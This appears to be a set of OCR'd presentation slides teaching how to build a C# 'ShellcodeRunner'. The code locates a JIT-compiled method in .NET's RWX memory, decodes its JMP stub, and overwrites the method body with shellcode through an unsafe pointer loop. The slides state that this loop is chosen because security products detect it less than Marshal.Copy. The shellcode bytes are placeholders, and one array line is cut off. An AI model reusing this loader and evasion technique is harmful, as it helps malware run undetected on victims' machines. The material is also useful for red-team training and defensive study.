


```
internal class Program
{
    0 references
    static void Main(string[] args)
    {
        MethodInfo mi = typeof(Program).GetMethod("DoSomething", BindingFlags.Static | BindingFlags.Public);
        IntPtr addr = GetMethodAddress(mi);
    }

    0 references
    public static void DoSomething()
    {
        Console.WriteLine("Something");
    }

    1 reference
    public static IntPtr GetMethodAddress(MethodInfo method)
    {
        RuntimeMethodHandle handle = method.MethodHandle;
        RuntimeHelpers.PrepareMethod(handle);
        return handle.GetFunctionPointer();
    }
}
```

The holy RWX section



ShellcodeRunner.Program.GetMethodAddress returned	0x02700440	System.IntPtr
GetMethodAddress	{Method = {IntPt...	object {System.F.
addr	0x02700440	System.IntPtr
jumpSize	0	int
mi	{Void DoSometh...	System.Reflectio.



Address	Type	Size	Com...	Private	Total ...	Priva...	Shar...	Sh...	Loc...	Blo...	Protection	Details
00EC0000	Shareable	2,04...	192 K							2	Read	
010C0000	Shareable	1,54...	1,540 K		4 K		4 K	4 K		1	Read	
01250000	Shareable	20,4...	1,596 K							2	Read	
02660000	Managed H...	64 K	28 K	28 K	28 K	28 K				4	Execute/Read/Write	Domain 1
02670000	Private Data	64 K								1	Reserved	
02680000	Managed H...	64 K	16 K	16 K	16 K	16 K				8	Execute/Read/Write	Shared Domain Virtual Call Stub
02690000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Read/Write	
026A0000	Private Data	4 K	4 K	4 K	4 K	4 K				1	Read/Write	
026B0000	Heap (Priva...	64 K	28 K	28 K	28 K	28 K				2	Read/Write	Heap ID: 5 [LOW FRAGMENTATION]
026C0000	Thread Stack	256 K	44 K	44 K	8 K	8 K				3	Read/Write/Guard	64-bit thread stack
02700000	Private Data	64 K	4 K	4 K	4 K	4 K				2	Execute/Read/Write	
02700000	Private Data	4 K	4 K	4 K	4 K	4 K					Execute/Read/Write	Thread Environment Block
02701000	Private Data	60 K									Reserved	Thread Environment Block

The holy RWX section

It looks like .NET created a predictable RWX section for us. Which makes sense since it reads code, writes the compiled version of it, and executes it.

We've addressed the second part of the kill chain.

The remaining step is to write something to it and execute it.

Executing our shellcode


The last step is to find a way to modify the original code and jump to it.

To do so, let's investigate what this pointer is pointing to in that RWX section.

Warning the memory address might change once in a while during the presentation.

Executing our shellcode

Following the address stored in the addr variable sends us here.



```
01780440 E9 23 0A 00 00       jmp         ShellcodeRunner.Program.DoSomething() (01780E68h)
01780445 5F                   pop         edi
01780446 04 02                add         al,2
01780448 E9 93 09 00 00       jmp         ShellcodeRunner.Program.GetMethodAddress(System.Reflection.MethodInfo) (01780DE0h)
0178044D 5F                   pop         edi
0178044E 08 01                or          byte ptr [ecx],al
01780450 E8 9B 21 48 73       call        74C025F0
01780455 5E                   pop         esi
```


First thing to notice: assembly is not CIL. At the end of the day the interpreter eventually converts CIL into assembly to be executed.

The memory is pointing a JMP instruction to the real address of the actual DoSomething method.

Executing our shellcode


0xE9 is the JMP opcode the rest of the instruction is the offset to be added.

Let's get the offset using C#.




```
Int32 jumpSize = Marshal.ReadInt32(addr + 1);
```

Let's calculate the final read DoSomething address.



```
IntPtr realAddr = (IntPtr)addr.ToInt32() + jumpSize + 5;
```


The + 5 is because of the JMP instruction itself.




```
E9 0B 04 00 00        jmp
```

Executing our shellcode

Let's take a look at the realAddr variable content.



```
realAddr    0x01780e68
```




```
        public static void DoSomething()
        {
01780E68 55                   push        ebp
01780E69 8B EC                mov         ebp,esp
01780E6B 57                   push        edi
01780E6C 56                   push        esi
01780E6D 53                   push        ebx
01780E6E 83 EC 2C             sub         esp,2Ch
01780E71 33 C9                xor         ecx,ecx
01780E73 89 4D F0             mov         dword ptr [ebp-10h],ecx
01780E76 89 4D E4             mov         dword ptr [ebp-1Ch],ecx
01780E79 83 3D 64 43 4B 01 00 cmp         dword ptr ds:[14B4364h],0
01780E80 74 05                je          ShellcodeRunner.Program.DoSomething()+01Fh (01780E87h)
01780E82 E8 09 03 7B 73       call        74F31190
01780E87 90                   nop
            Console.WriteLine("Something");
01780E88 8B 0D 3C 24 35 04    mov         ecx,dword ptr ds:[435243Ch]
01780E8E E8 95 31 3C 72       call        System.Console.WriteLine(System.String) (73B44028h)
01780E93 90                   nop
```

It point to the raw assembly code associated with the DoSomething method.

Executing our shellcode

We have a pointer that points to the beginning of the DoSomething method stored in a RWX memory section. Let's write to it.




```
unsafe
{
    byte[] shellcode = new byte[] { 0xc3, 0xcc, 0xcc, 0xcc,
    byte* ptr = (byte*)realAddr.ToPointer();
    for (int i = 0; i < shellcode.Length; i++)
    {
        ptr[i] = shellcode[i];
    }
}
```

The unsafe keyword allows you to use types such as byte* in C# and perform unsafe manipulations.

Executing our shellcode

Using such a loop might seem overly complex and odd. However, security products tend to have fewer detections for this pattern compared to using Marshal.Copy.

